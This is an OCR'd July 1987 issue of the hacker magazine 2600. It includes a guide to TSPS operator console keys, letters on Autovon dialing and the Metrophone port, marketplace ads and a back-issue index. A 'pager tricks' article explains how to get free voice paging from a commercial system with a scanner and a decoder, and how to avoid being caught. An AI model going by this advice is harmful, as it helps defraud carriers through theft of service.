191555	19.4.10	Primenet PIMGAC	IC DOW		Dow Jones	
3916607	Unix		IC CIS	TOPS-20	The Information Service	
191830 $		"ID Incorrect Location ID"	IC DELPHI	VAX/VMS	Delphi Computer services	
191831 $	DG AOS/VS	R00F09D06A	IC S10 - S191	Prime	Source System 10 to Source System 19 Respectively	
191870 $	DG AOS/VS		IC MAIL		The Mail Mail Service	
191930	IBM	"Please reenter logon line"	IC ABJ		Official Airlines Guide	
191931	IBM	"Please reenter logon line"	IC AFS			
191932	IBM		IC CEM			
191933 $			IC KCI			

TSPS

(continued from page 7)

coin", "**Coin 1**", and "**Hotel**". The TSO utilizes the condition of these lamps to identify the status of incoming calls. There are three lamps that are common to each of the three groups. These are:
(**Sta**) "Non-coin" lamp lights when a non-coin caller requires TSPS assistance in placing an otherwise direct-dialable call (in some rural areas that have limited DDD features). "Coin 1" lamp lights on direct-dialed coin calls that are sent to TSPS for payment collection. "Hotel" lights on Hotel originated DDD calls. The TSPS also receives the room number the call is being originated from.
(**0+**) Lights to signify that the incoming call was originated by a customer dialing a "0+telephone number" for an operator assisted call in each of the three groups (coin, non-coin, hotel/motel). (Example: if a customer were to place a "person-to-person (operator assisted) call from a payphone, this would cause the "0+" lamp in the "coin" group to light, one placed from a residential phone would cause the "0+" lamp in the "non-coin" group to light, etc.)
(**0-**)—aka "Dial Zero". Lights to signify that the incoming call was originated by a customer simply dialing 0 (zero), in each of the three categories (non-coin, coin, hotel/motel).
(**PST PAY**)—Post Pay, illuminated key. This shows up in the coin group only. It's depressed by the TSPS operator when a customer requests a "post pay" call from a payphone, allowing him to deposit the full charge at the completion of the call.
(**Tne**)—Tone, lamp. This shows up in the coin group only. I believe this lamp lights to inform the TSO that a coin customer has flashed his/her switchhook during a call in progress, requesting operator assistance.
(**GST**)—Guest, illuminated key. This lights on all hotel-originated calls.

Below the above rows of keys and to the far left you will see a row of keys labled "**Outgoing Trunks**". TSPS utilizes this group of keys to select various outgoing trunk groups. The keys are used as follows:
(**DA**)—Directory Assistance, illuminated key. Used by TSO to place calls to the directory assistance group.
(**R&R**)—Rate and Route, illuminated key. Used to place calls to rate and route. The Universal Rate and Route position known to all you boxers is found at KP+800+141+1212+ST. *(Editor's note: This has just been phased out. TSPS operators can now get this information without calling another operator.)*
(**SWB**)—Switchboard, illuminated key. I believe this key is used to reach a cord-board position, although I have no evidence of this.
(**OGT**)—Outgoing Trunk, illuminated key. Depressed by the TSO to select an outgoing trunk to be used to place operator assisted calls, special purpose calls (such as Inward), etc.

To the right of this row of keys you will find the group labeled "**Ring**". These keys are utilized by TSPS to activate special purpose ring features and line handling.
(**BAK**)—Ring Back, illuminated key. Used by the TSO to ring the originating party's line while holding the forward line in the event that the originating party loses his connection.
(**FWD**)—Ring Forward, illuminated Key. Exactly the opposite of ring back.
(**CAL BAK**)—Call Back, illuminated key. Used in special operator call back situations on person-to-person calls where the called party is not available but a message is left anyway. I really don't understand its full potential and most positions I have spoken with don't either.
(**T&C**)—Time and Charges, illuminated key.
(**Nfy**)—lamp. Used in Non-**ACTS** (Automatic Coin Toll Service) originated calls and lights to inform the TSPS to notify caller of expiration of initial n minute period (n being number of minutes entered via the **KP NFY** key at the origination of the call).
(**Chg Due**)—lamp. Lights to inform the TSO that more money is needed at the completion of a TSO assisted coin call. The usual procedure is to ring the coin station back and attempt to frighten the customer into making the proper deposit ("If you don't pay we'll bill the called party....").
(**Key Clg**)—Key Calling, lamp. This lamp is used by TSPS to determine the status of an incoming "Operator Number Identification" (**ONI**) marked caller or an incoming caller that was routed to TSPS due to an "ANI (Automatic Number Identification) Failure" (**ANIF**) Both call conditions show up as a "0+" call (hotel, non-coin, coin—see above). If the calling party is

(continued on next page)

marked as "ONI Required" the appropriate "0+" lamp will light, and the "Key Calling" lamp will be lit steady. If the incoming call was due to an ANIF, the "0+" lamp will be lit, and the "Key Calling" lamp will be lit and flashing.

Directly to the right of the "Ring" group of keys you will find the "**Release**" set of keys. These two illuminated keys allow the TSO to selectively release (disconnect from) either the calling, or called parties by pressing either the "Release Back" (**BAK**), or "Release Forward" (**FWD**) key respectively.

To the right of the release set, you will see a group of four keys with no particular "group designation". These again are various multi-purpose keys that do the following:

(**SR**)—Service (assistance) Required, illuminated key. Pressed by the TSO to forward the calling party to a supervisory console (i.e. irate customers demanding supervisor). It can also be used if the TSO is confused and needs assistance.

(**MB**)—Make Busy, illuminated key. Used to "busy out" the console, lights when pressed. The console will not take any incoming calls until it is pressed again. (This is useful when gabbing, doing nails, or filling out time/trouble tickets.)

(**Mt**)—Maintenance, lamp. This lamp illuminates to warn the TSO that her console has been placed into remote maintenance/testing mode. A flashing MTNC lamp indicates a faulty console.

(**PT**)—Position Transfer, illuminated key. A TSO depresses this key to transfer the call in progress from her console (position) to another console.

Below the "Outgoing Trunk" keygroup, you will see a lamp marked "**Cw**"—Call Waiting. This lamp lights on every active console to inform the TSO that there are incoming calls waiting.

To the far right of the "Cw" lamp, you will find the **AMA** group of keys, broken into two sub-groups, which are "**Station**" and "**Person**". A complete description of each key in this group would require more room than is available here. Basically these keys are used in conjunction with the "KP" and "AMA Timing" groups of keys (see below), for attaching the appropriate class of charge to the call being originated. The keys in the "Station" sub-class from left to right are "Paid" (**PA**), which is used to attach a "Station-to-Station" originating caller paid class of charge, "Collect" (**CL**) to attach "Station-to-Station" Collect Call, "Special Calling" (**SP CG**), and "Special Called" (**SP CD**) which are both used in "Special" Station-to-Station billing procedures, such as third party, or credit card calls. "Auto Collect" (**AT CT**), used in coin billing procedures and "Direct Distance Dialing" (DDD), attaches a DDD class of charge in cases where you have trouble dialing a number and require operator assistance in completing a call. Below this row of keys you will find the "Person" sub-group of AMA keys. Their uses are identical to those in the "Station-to-Station" group only they attach a "Person-to-Person" rate of charge. The "**No AMA**" key is pressed to eliminate a charge for a person-to-person call where the called party is unavailable. Although all the keys in this group can take on different meanings under different conditions, the above definitions are suitable for the sake of this article. All keys in this group are illuminated keys.

Below the "Cw" lamp you will find two keys under the heading "**Coin 2**". Their uses on "coin originated" (payphone) calls are: "Coin Collect" (**COL**)—which causes the payphone to collect coins, and the "Coin Return" (**RET**), which causes it to return a coin. Both are illuminated keys.

To the right of the "Coin 2" group, you will find the "**AMA Timing**" group. These keys are used in conjunction with the "AMA", and "KP" groups for:

(**CA TMG**)—Cancel Timing, illuminated key. Cancels AMA timing charges and also allows the TSO to change the class of charge on a call.

(**ST TMG**)—Start Timing, illuminated key. Used to start AMA timing after the appropriate class of charge has been entered, and the calling party has reached the called party in person-to-person calls (or in station-to-station DDD calls, when the destination ring has been established).

(**CA CAL**)—Cancel Call, illuminated key. Used in conjunction with the Cancel Timing key to Cancel a call and mark a "non-completed" call on the AMA tapes (such as a person-to-person call where the called party is not available).

(**REC MSG**)—Record (AMA) Message, illuminated key. Used at the completion (meaning calling and called party are done

TO TSPS

(continued)

talking), to record the time of the call and the appropriate class of charge onto the AMA tapes and to release their forward connection.

To the right of the AMA timing group you will see three columns of four buttons under the heading of "**Loop Control**". These allow the TSO to access any of the three loops available to her for placing calls. The keys have identical meaning in each set. They are used in the following manner:

(**CLG**)—Calling Party, lamp. Lights to signify person on said loop is a calling party.

(**CLD**)—Called Party, lamp. Lights to signify that person on loop is a called party.

(**HLD**)—Hold, illuminated key. Places a loop into a hold state. The calling and called party can talk to each other, and AMA timing can be started. The call is held at the console.

(**ACS**)—Access, illuminated key. Used by the TSO to initially access a loop. Pressing this key selects an outgoing loop, and readies the console for placing a call onto it. It is also used to allow the TSO back into a loop or loops in a hold state.

To the right of the loop control group you will see the "**Keypulse Key**" group. These keys are pressed by the TSO to initialize the keypad parser into the proper mode for entering information, which is completed/entered by pressing the ST key (to the right of keypad). Their uses are as follows:

(**KP TB**)—KP Trouble, illuminated key. Used to enter various TSO-encountered trouble codes such as noisy line, customer(s) were cut off, couldn't complete call, etc. I believe the format for entering a trouble code is as follows: "KP TBL + TC + NTE + CN + ST" where KP TBL is the KP Trouble Key, TC is the 2 Digit trouble code, NTE is the number of times trouble was encountered (1 Digit), CN is the caller's phone number, and ST is the start key. A record of the trouble is made on the AMA tapes and the calling party is usually given credit.

(**KP RT**)—KP Rate, illuminated key. Used to enter and display rate (charge) information. Can also be used to display rate information at a customer request.

(**KP HO**)—KP Hotel, illuminated key. Used for manually entering a verbally requested room number on hotel/motel originated calls.

(**KP NY**)—KP Notify, illuminated key. Used for entering time in minutes on a non-ACTS originated Coin call. When entered time duration is up, it causes the NFY lamp (see above) to flash.

(**KP SP**)—KP Special, illuminated key. Used for entering special numbers such as credit card ID's and third party billing numbers. It causes TSPS software to automatically query the **BVA** (Billing Validation) database to check the validity of the number or credit card and will flash if billing to an illegal card or number is attempted.

(**KP BK**)—KP Back, illuminated key. Used in entering the calling number in ANI failures (ANIF), and ONI (Operator Number Identification) required situations.

(**KP FD**)—KP Forward, illuminated key. This is the most commonly used KP key. It's used to enter the called party's number on all TSO-assisted calls. Pressing the ST (start) key causes the entered number to be applied onto the accessed trunks in MF tones.

(**ST**)—Start, illuminated key (found to the right of the keypad). Used in completing all KP+number sequences listed above.

Below the "Coin 2" set of keys you will see the (**POS RLS**)—Position Release key. This key is used by the TSO to release her position from the call. She would hit POS RLS after completing a call, and also to release a person calling to ask her questions and not actually requesting that a call be placed (name/place requests, etc.)

Below the Position Release key you will see a set of 5 keys labeled "**Display Control**". These keys are used to make the console display show assorted information. Their use is as follows:

(**tim**)—Time, unlighted key. Displays time of day in military format.

(**chg min**)—Charge per Minute, unlighted key. Displays the charge per minute on a call in progress.

(**CLG NUM**)—Calling Number, illuminated key. Displays the number of the calling party.

(**CLD NUM**)—Called Number, illuminated key. Displays the number of the called party.

(**SPL NUM**)—Special Number, illuminated key. Displays various special numbers such as Calling Card numbers and third party billed numbers. Use

(continued on page 20)

(continued from page 13)

Protection Equipment," and cost around $10 or $20.

Many firms and individuals who contract with Uncle to put together these reports later re-package the information so they can sell it on their own. This is especially true of companies within 75 miles or so of Washington, DC.

Uncle is a wonderful source of information. Many agencies and departments of the government will happily send to anyone who asks for a list of publications which they have published. The complete catalog is the GPO Monthly Catalog, put out by the Government Printing office. This catalog is also available as a database on several of the leading database services. You can do a search in a minute or two that will save you tons of time, and it's one of the most reasonably-priced databases around—only $35 per hour.

The Librarian

Autovon Info

Dear *2600*:

There seems to be a passing fancy with Autovon in your "letters" column. The rumours and disinformation that you have printed in the past have been amusing, but maybe it's time for a few straight facts.

The AUTOmated VOice Network was conceived by DoD in the early sixties to eliminate the high cost of the redundant networks that each of the armed services was operating. In addition to providing a uniform dialing plan for DoD installations worldwide, Autovon allows off-net calls to other ("commercial") phone numbers. By calling the local Autovon switchboard, you can also place an off-net to off-net call, but you will need a special 8 character authorization code (these change quarterly).

From an Autovon-capable line you may place "Routine" precedence calls. But since all the Washington desk-bound paper pushers clog the network with their endless jabbering, a "Routine" call frequently gets blocked. A very select few Autovon lines ("4-wire") or the Autovon operator can select a higher precedence by pressing one of the keys in the fourth column of the touch-tone pad. This is done by dialing the precedence before the number: D for "Priority", C for "Immediate", B for "Flash" and A for "Flash Override". Autovon operators don't object to giving you a "Priority" or "Immediate" trunk, but asking for anything higher will require special keywords and brass balls. If you dial one of these precedence keys on a normal ("Routine") Autovon line you'll get a recorded announcement from the Autovon switch telling you that the precedence you selected is not available on the line you're using. When you call another Autovon switchboard using "Priority" or higher precedence you hear a "Priority ring," which is a 3 to 4 second ring followed by a one second pause. This usually succeeds in getting Emma's attention at the distant switchboard.

The Autovon-to-commercial translations you've printed in the past would be more interesting if you added the FTS translation, too. A collaboration among your readers might result in a compendium that would be a handy desk reference for military and federal employees.

Rusty Diode

It's always time for this kind of information in these pages. Let's hear some Autovon stories—experiences and problems people have had with the system!

Visions of Doom

Dear *2600*:

I live in Pasadena, a few miles from

(continued on page 22)

2600 marketplace

BEST HACKER AND PHREAKER written public domain software for the Apple II family. Two double sided diskettes full of communication and deprotection utilities. These programs were combed from the best BBS and clubs nationwide. Send $10 cash, check, or MO to Mark B., 1486 Murphy Rd., Wilmington, OH 45177-9338.

WANTED: Technical data for pay phones, dot matrix printers, and/or modems. Looking for schematics and theory of operation. Call (205) 293-6333/6395, 7 to 4 CST. Ask for Airman Parochells. Cannot accept collect calls.

TAP BACK ISSUES—complete collection, vol. 1-84 plus supplemental reports and schematics. Approx. 400 pages of quality copies sent via UPS or US Mail. $100 includes delivery. Send cash, check or MO (payable to PEI). Cash sent same day, others allow 4 weeks, to Pete G., Post Office Box 463, Mt. Laurel, NJ 08054.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

32K MODEL 100, U1-Rom II, drive, TS-DOS, spreadsheet, modem cables, AC adaptors, briefcase included, good condition, $1200. New, make an offer. Tandy 2000 version of WordPerfect 4.0 $150 or trade for 1200 or 2400 baud external modem. IBM PC & XT & AT version of WordPerfect 4.1 and MathPlan 2.1. $250 or trade for 1200 or 2400 baud external modem. Call (803) 244-6429 or (803) 233-5753. Ask for Paul.

WANTED: Looking for a good used 5 or 10 megabyte hard drive for the Apple II series of computers. If you are selling one or know of anyone that is then send replies to: Brian F., 1003 W. Main, Apt. 3, Ottawa, IL 61350.

TAIWAN! All Taiwan computers and accessories available for direct shipment for cost plus shipping plus 3% (quantities of 50 or more). Giles, PO Box 12566, El Paso, TX 79913.

2400 BAUD MODEMS. Internal, for PC's and clones. $200. 516-751-2600, Randy.

I NEED INFO on a power supply made for Western Electric by ACME Electric Corp. in 1971. It is designated: Rectifier Semiconductor Type—J87233A-2 LI. Input is 208/240v, output 48v/30a using SCR's as control elements. Any info would be appreciated. A schematic would be wonderful. I'll be glad to reimburse copying costs. J. Klein, 12330 Takilma Rd., Cave Junction, OR 97523.

FOR SALE: Texas Instrument "Afeis-peruriter" (Silent 700 series) intelligent data terminal. Many uses. Reasonable. Contact Ted K., PO Box 533, Auburn, NY 13021-0533.

SCHEMATICS—BUY, SELL, TRADE. We are interested in enlarging our collection of circuit diagrams for interesting electronic devices. Send list of what you want/have and a SASE to: J.R. "Bob" Dobbs, PO Box 444, Shawnee Mission, KS 66202.

PRIVATE INVESTIGATOR Ben Harroll would like to hear from other P.I.'s and/or ANY other "spooks" i.e. N.S.A., C.I.A., F.B.I., etc. for purposes of exchanges in ideas, techniques, sources, and equipment. (619) 239-6991. 425 "F" St., San Diego, CA 92101

TAP BACK ISSUES. Reprints of complete collection. Quality copies. Delivery included. Send cash, cheque, or MO (Payable to IPS). $60. John L., P.O. Box 722, Station A, Downsview, Ontario M3M 3A9.

2600 MEETINGS. Fridays at 5 pm at the Citicorp Center in the Atrium—153 East 53rd Street, New York City. Come by, drop off articles, ask questions. We'll be in Philadelphia on July 31. Check July issue for exact location or call 516-751-2600 after July 1.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The *2600* Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses!


Deadline for July issue: 7/5/87.

TSPS *(continued from page 17)*

of this key in displaying Calling Card numbers is as follows: Press it once and you get the first 10 digits of a 16 digit Calling Card. Press it a second time and you get the second 6 digits of the Calling Card. Press it again and it darkens the display.

That's it for the keys on the console. On the left hand side of the diagram you will see the "**Multi Leaf Bulletin Tray**". This is an all-purpose holder for information leaflets that contain information on special numbers, Rate and Route information, special non-standard assistance routes, and various other TSPS-related information. At the lower right hand side of the console is the "**Number Plate**". This is simply the console's Position number and ID number. It is a stamped metal plate. I haven't figured out any way to abuse it yet, other than scaring a TSO by knowing of its existence.

(Special thanks to Bill from RNOC, Phucked Agent 04, and The (602) Scorpion for their help in acquiring and compiling this information.)



"All right, so I made a mistake. I thought for sure they'd know how to use telephones by now!"

Telecom Informer

in constant 1985 dollars.

A market research firm predicts that the "interactive voice" industry will grow explosively over the next five years to more than $4 billion. Interactive voice includes voice messaging, 976 dial-it services, "talking yellow pages," voice response, and audiotext—all the services and equipment that permit people to interact with computers and communications networks through a tone-dial telephone, according to Link Resources Corp. The company says that the interactive voice services market, $440 million in 1985, is expected to grow by a factor of more than 5, to $2.3 billion by 1991. The 1985 market for interactive voice equipment, $525.3 million, is expected to grow to $1.8 billion by 1991. "If government regulations permit the telephone companies to enter these markets, you can count on a value far in excess of $4 billion," according to director of research services Dr. C. William Reed.

(continued from page 8)

Cel-Tel to the Rescue

Kurt Voss, a Milwaukee insurance agent, had his cellular-equipped 1981 Olds Toronado stolen from a service station parking lot. Voss called his own car phone, and the person who stole his car answered the phone, according to an article in the *Milwaukee Journal*. Voss told the newspaper that he was so shocked that the youth had answered the phone that he "just flew off the handle." Through his cellular carrier, Voss obtained a number that had been called six times from his car. In that way he was able to get the culprit's home address. "I was so upset and angry at my car being stolen that, at whatever expense, I wanted to catch the guy," he said.

paging

(continued from page 5)

local voice-paging channel on my scanner, I figured that anybody could just call any one of those phone numbers and get their message on the air. So after calling some numbers above and below my friend's voice pager number I found that this was true—I heard myself on the scanner. Problem was, you had to listen to everyone else's messages, too. Some kind of selective tone decoder for the scanner was in order—the cheaper the better. Also, some kind of tone-encoding system was needed that anyone had access to, so why not use touch tones? After some experimenting, I found that a touch tone decoder chip with two 2N2222 transistors and a few resistors and capacitors (about $10 total at Radio Shack) could be used to decode the * (or any other) touch tone from the scanner's audio section and switch the audio on to the speaker. It all fit quite nicely into a matchbox-sized container taped to the back of my portable scanner, and could be powered by the scanner batteries.

Now, when anyone called *any* of the paging system phone numbers and preceded their voice message with the * touch tone, the scanner speaker would sound off and allow me to hear it. At least a full second of tone was needed to unlock the decoder chip. Whoever was assigned that pager number would also hear the * tone and the message, so it wasn't entirely private, but it was *free* and you could take a "free ride" on any of the several hundred pager phone numbers to help avoid detection. The scheme worked quite well for over a year and it never was found out. Those paging me had to be careful not to give out their regular phone numbers or exact locations over the air, so a simple code was devised to allow a "modified" phone number to be broadcast without giving the intended one away.

If you already own a portable scanner, you already have most of a voice-pager. A programmable unit is needed to find the proper radio-paging frequency, but once you know it, a less expensive crystal unit can be used. The paging system phone numbers can be found by dialing numbers above and below a known pager number (ask somebody who has one or call the paging company and tell them you forgot yours). A schematic for the tone-decoder chip circuit is included if you buy it at Radio Shack, but the hook-up to your scanner's audio section depends on your model. You can usually get a schematic for your scanner by writing the manufacturer, and a friendly hardware hacker can help you with the hook-up details if you're not electronically inclined. If you can bear listening to all the other paging traffic while waiting for your messages, you can skip the modification altogether and just tune in.

Scanner World in Albany, NY probably has the lowest scanner prices around. They sell a crystal-controlled, pocket size, single-channel receiver that's ideal for this application for only $39. Be sure to specify the right frequency before ordering it, though. Since you'll want to leave your unit turned on most of the time, it's cheaper to use rechargeable Ni-Cd batteries. One could get fancy and add a 555 timer IC to the circuit which would automatically time-out and shut the audio off after the message is over, but turning the scanner off and back on again will reset it just the same. Some mobile scanners have enough room in them to mount the extra circuitry right inside, but portables are too tight a squeeze.

You probably don't need to be reminded that theft of telecommunications services is a crime, and that calling the same pager number repeatedly (not very smart, and unnecessary anyway) could be considered harrassment. But if one is reasonably careful about what is broadcast, changes the pager number frequently, and places calls from payphones when possible, the chances of being found are almost zero.

Another *2600* Public Get-Together

Friday, July 31, 1987

5:00 P.M.

IN PHILADELPHIA

(exact location will be announced in our July issue)

letters

(continued from page 18)

L.A., and have been having trouble with the local 818-350-1028 Metrophone port. They have just upgraded to better software making it almost impossible to hack the system. I have heard that U.S. Sprint has bought the company and they're going through serious changes that may affect us all. Rumours are that prefixes will be added to the codes and maybe more than that. I also have found some weird codes that give carriers, call unknown homes/businesses and the Metro operator. If you or anyone could explain what is happening or list some local ports I would be very thankful.

Hex Converter

First of all, GTE Sprint bought U.S. Tel and, thus, changed their name to U.S. Sprint. As far as we know, they're not interested in acquiring Western Union's Metrophone service. Second, every independent carrier has gone through a phase of making their authorization codes a little harder to guess. Metrophone is simply one of the last to finally get around to it. It doesn't mean the end of the world by any stretch of the imagination. And finally, almost all long distance companies have "weird" codes that hook you up to special numbers. In most cases, it's either an internal office at the company itself or a special "toll free" service provided to the people whose phone you wind up ringing. Simply ask customer service what kind of "toll free" service they provide to understand it better.

Words of Praise

Dear *2600*:

I received the March issue of *2600* and was delighted by the poem about Captain Crunch. In fact, I would like to see a "bio" piece done on him, similar to the one done recently on *TAP*.

Let me also say that I support a magazine like *2600* because it allows people to decide for themselves how they will interact with the world's expanding electronic networks. I work for a large cable company, and can say that the whole issue of scrambling is repugnant. The networks earn plenty of money from subscribers' fees and the reason scrambling was initiated was purely money-oriented—it had nothing to do with the Captain Midnight affair. Our system uses Videocipher II hardware, which I have heard has been breached in the Caribbean and illegal decoders are currently being manufactured there. Our management knows this, and despite this it is buying more descramblers to complete its set-up, since all the major services will be scrambled by the end of next year (at least in theory). It should surprise no one, then, if these devices begin to be distributed in the United States—all that is needed is a clever legal euphemism (just as infinity transmitters quickly became "Electronic Babysitters" when the surveillance laws became stricter). I am not in a highly technical position, but should any interesting data appear I will send it in.

BBQ

WRITE FOR *2600*!
SEND ARTICLES TO:
2600
PO BOX 99
MIDDLE ISLAND, NY 11953-0099

ATTENTION

Does your address label say "Time to Renew"? Don't miss an issue. Renew your subscription today and enjoy peace of mind.

$15 ..... 1 year subscription or renewal
$28 ..... 2 year subscription or renewal
$41 ..... 3 year subscription or renewal
$40 ..... 1 year corporate subscription or renewal
$75 ..... 2 year corporate subscription or renewal
$110 ..... 3 year corporate subscription or renewal
$25 ..... overseas subscription or renewal (1 year only)
$55 .. overseas corporate subscription or renewal (1 year only)
$260 ..... lifetime subscription

BACK ISSUES are available. Prices are:

$25 ..... 1984, 1985, or 1986 issues (12 per year)
$50 ..... Any two years
$75 ..... All three years (36 issues)
(Overseas orders add $5 for each year ordered)
Allow 4 to 6 weeks for delivery.

Send all orders to:
2600
PO Box 752
Middle Island, NY 11953 U.S.A.
(516) 751-2600

CONTENTS

ALLNET HORRORS 4
PAGER TRICKS 5
TSPS GUIDE 6
TELECOM INFORMER 8
TELENET GUIDE 9
LETTERS 12
2600 MARKETPLACE 19

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

SECOND CLASS POSTAGE
Permit Pending at
East Setauket, N.Y.
11733
ISSN 0749-3851

WARNING:
MISSING LABEL

2600

The Monthly Journal of the American Hacker

Volume 4, Number 7 July, 1987 $2



DO YOU HAVE BACK ISSUES OF *2600*? If not, look what you're missing!

1984

AHOY!—an introduction to 2600; FBI GOES AFTER ADS HACKERS—FBI investigator unwittingly reveals tactics and recent activities; FLASH: LICA discusses GTE raids, AT&T credit cards, wireless phone trouble; THE TRUTH BEHIND THOSE 9999 NUMBERS—a toll free error story; DATA: various White House extensions; HACKING ON TELENET—how to's of Telenet use; ESS: ORWELL'S PROPHECY—the first in a series on the fun and dangers of ESS; FLASH: directory assistance changes, computer air-ban, AT&T credit cards, etc.; SOME THOUGHTS ON GARBAGE PICKING—first of a series of trashing for valuable information as related to a discussion of crosstalk; DATA: COUNTRY CODES—every last country code for overseas dialing; THE CONSTITUTION OF A HACKER—a discussion of hacking; ALTERNATE LONG DISTANCE: MCI—history, systems, and services; FLASH: 718, Connecticut wiretaps, Sweden person numbers, etc.; THE FIRST ATOMIC BOMB—an inside story on the event as related to our nation's phone system; DATA: ARPANET HOSTS—list of accessible hosts; WHOSE STRIKE WAS THAT ANYWAY?—a startling analysis of summer 83 phone strike; THE TROUBLE WITH TELEMAIL—discussion of GTE's irresponsibility in protecting their system; FLASH: AT&T credit cards, portable prisons, 414's plead, etc.; A TRUE SAGA OF TELECONFERENCING—what can happen on a teleconference; DATA: MCI ACCESS NUMBERS—DIALUPS FOR MCI MAIL; PHONE BOOK COLLAGE #1—our artistic heritage in phone book designs; THE SIMPLE PLEASURES OF A STEP OFFICE—discussion of ins and outs of antiquated phone systems; IBM'S AUDIO DISTRIBUTION SYSTEM—using voice messaging technology; FLASH: 414 sentencing, equal access, bank record privacy, etc.; THE WOES OF HAVING A SMALL-TIME RURAL PHONE COMPANY—a true story; DATA: AVAILABLE NETWORKS ON THE DEFENSE DATA NETWORK—a list including base addresses, EASYLINK ACCESS NUMBERS; ARPANET HOPPING: AMERICA'S NEWEST PASTIME—how it works and tips for its use; ELECTRONIC SWITCHING ADVANCES—some of the possible services and drawbacks; FLASH: Directory assistance charges, 2600 writer indicted, demise of E-COM, etc; THE DARK AND TRAGIC SIDE OF THE GREAT BREAK-UP—a frank discussion; LETTERS: sysop problems, 518-789 an XY step, etc.; DATA: E-COM ACCESS NUMBERS—dial ups for the (now-defunct) service; NY TELEPHONE "LETTER OF DOOM"—a copy of a law enforcement monitoring notice; "LOOK OUT, HE'S GOT A COMPUTER!"—a defense of the hacker viewpoint; MCI MAIL: THE ADVENTURE CONTINUES—an analysis of the well-known faulty E-mail system; FLASH: computerized meter-maid, blue box arrests, anti-hack legislation; INTRODUCING THE CLEAR BOX!—"post-pay" payphone device; LETTERS: new switching equipment, 99 scanning, repulsive operator story, etc.; SPECIAL REPORT: TRW—BIG BUSINESS IS WATCHING YOU—how to use TRW, and an assessment of the potential of this system; BUT HOW DOES IT WORK?—a simple explanation of the phone system, wiring, voltages, black boxes, ring, etc.; PRIVACY LOST—a review of David Burnham's book "The Rise of the Computer State"; BE NICE TO YOUR TELCO—how individuals are abusing their telcos; FLASH: Big Brother in Miami, NASA computer break-in, computer export controls, 800 directories; LETTERS: phone scramblers, page numbers, hacker's book, etc.; DATA: CNA NUMBERS—list of CNA's; A HACKER'S GUIDE TO AN AREA CODE—a simple scheme to help "map out" exchanges in your area; HISTORY OF BRITISH PHREAKING—an account of the history and techniques; MORE ON TRASHING—what to look for, where to go, how to act; A FRIEND IN HIGH PLACES—story of a friendly operator; FLASH: NSA insecurity, hacker caught, private directories; LETTERS: phone loop, WATS, TAP, etc.; DATA: A NON-COPYRIGHTED DIRECTORY; NY TELEPHONE "BIG BROTHER" LETTERS—touch tone without permission, etc; GETTING CAUGHT: HACKER'S VIEW—a story of the personal effects of hacking; VITAL INGREDIENTS—what makes the phones work: operators, switching; FLASH: NSA wants better phones, crime-computer victim, wiretap loopholes, 911 attacker caught; LETTERS: BBS discussion, Comsec Letter, Computer Crime Data, others; DATA: NY TELEPHONE SECURITY NUMBERS; MCI ANECDOTE—ads, vulgarisms, MCI chairman profile; PHONE BOOK COLLAGE #2; EXPLORING CAVES IN TRAVELNET—an interesting extender explained; FUN WITH FORTRESS FONES—what a pay phone does, how people beat them; FLASH: SS computer foul ups, Airfone, wiretaps, 818, pay phone attack; LETTERS: book list, silver boxing, another hacker's view; DATA: IC'S AND CARRIER IDENTIFICATION CODES—guide to 950 exchange; MCI MAIL "TROUBLE LETTER"—the harassment begins; A TIME FOR REFLECTION—the year in review; MCI MAIL AND EASYLINK—electronic mail horror stories; THE SCARIEST NUMBER IN THE WORLD—true story; FLASH: campaign computer, Pentagon by phone, students bog computer, electronic jail, federal phone upgrade; SURVEY—reader survey responses; SOME, BUT NOT ALL ELECTRONIC MAIL SYSTEMS—list and price comparisons plus voice messaging companies; REACH OUT AND GOOSE SOMEONE—list of many unique dial-it numbers.

1985

THOSE HORRIBLE HACKERS STRIKE AGAIN—analysis of Newsweek incident; WIRETAPPING AND DIVESTITURE—a lineman discusses these topics; GETTING IN THE BACK DOOR—a guide to some popular operating systems including TOPS-10, TOPS-20, and UNIX; 2600 INFORMATION BUREAU: our phone bill, our thanks, and other notices; FLASH: IRS and telco data, GEISCO, KKK computer; LETTERS: BBS rights, Easylink, Canada loops, international phreak day; BITNET TOPOLOGY—a schematic of the BITnet; THE THEORY OF "BLUE BOXING"—history, future, and how they are used; TRASHING ALASKA STYLE—a real trashing adventure story; SURVEYING THE COSMOS—a beginner's guide to COSMOS, Bell's computer program; FLASH: phreak roundups, real TRW crime, 2600 BBS, 800 data; LETTERS: Bell problems, telco discount, marine calling, many questions; 2600 INFORMATION BUREAU—acronym list of useful telephone jargon; NAZI BBS A CHALLENGE TO HACKERS—the role of the hacker; ARE YOU A PHREAK???—humourous review of phreaking; HOW TO GET INTO A C.O.—a tour of a central office; FLASH: custom calling, Kenyan pay phones, hacker coke machine, IRS computer screw-up; LETTERS: reading list, tracing and law enforcement, UNIX info, NSA phone #; 2600 INFORMATION BUREAU—interesting phone numbers, how to dial a telephone, New York Tel message; CNA LIST; NSA CIPHER DISK; WHAT A WHITE BOX CAN DO—how to build and the use of a portable touch-tone generator; A PHONE PHREAK SCORES—another successful social engineering story; HACKING PACKARD—useful information about the HP2000; FLASH: talking clock, computers for communists, robot kills man, war games, silver pages; LETTERS: Tom Tcimpidis, secure telephones and cryptography; 2600 INFORMATION BUREAU—MILNET hosts by location; PEOPLE EXPRESS TO BE HACKED TO PIECES—a look at People's new anonymous reservation service; HOW TO RUN A SUCCESSFUL TELECONFERENCE—complete guide to Alliance Teleconferencing Service; FLASH: hacker bust, police hacker, Reagan doesn't dial kids, dial-a-directory; LETTERS: computer networks, silver boxes, 950, remob, tracing; 2600 INFORMATION BUREAU—Alliance Teleconferencing material; INTERESTING PHONE NUMBERS; UNBELIEVABLE ADVERTISEMENT; GUIDE TO THE ISRAELI PHONE SYSTEM; SHERWOOD FOREST SHUT DOWN BY SECRET SERVICE; SOME WORDS ON HACKER MORALITY; OUT OF THE INNER CIRCLE REVIEWED—an ex-hacker's new book; FLASH: who 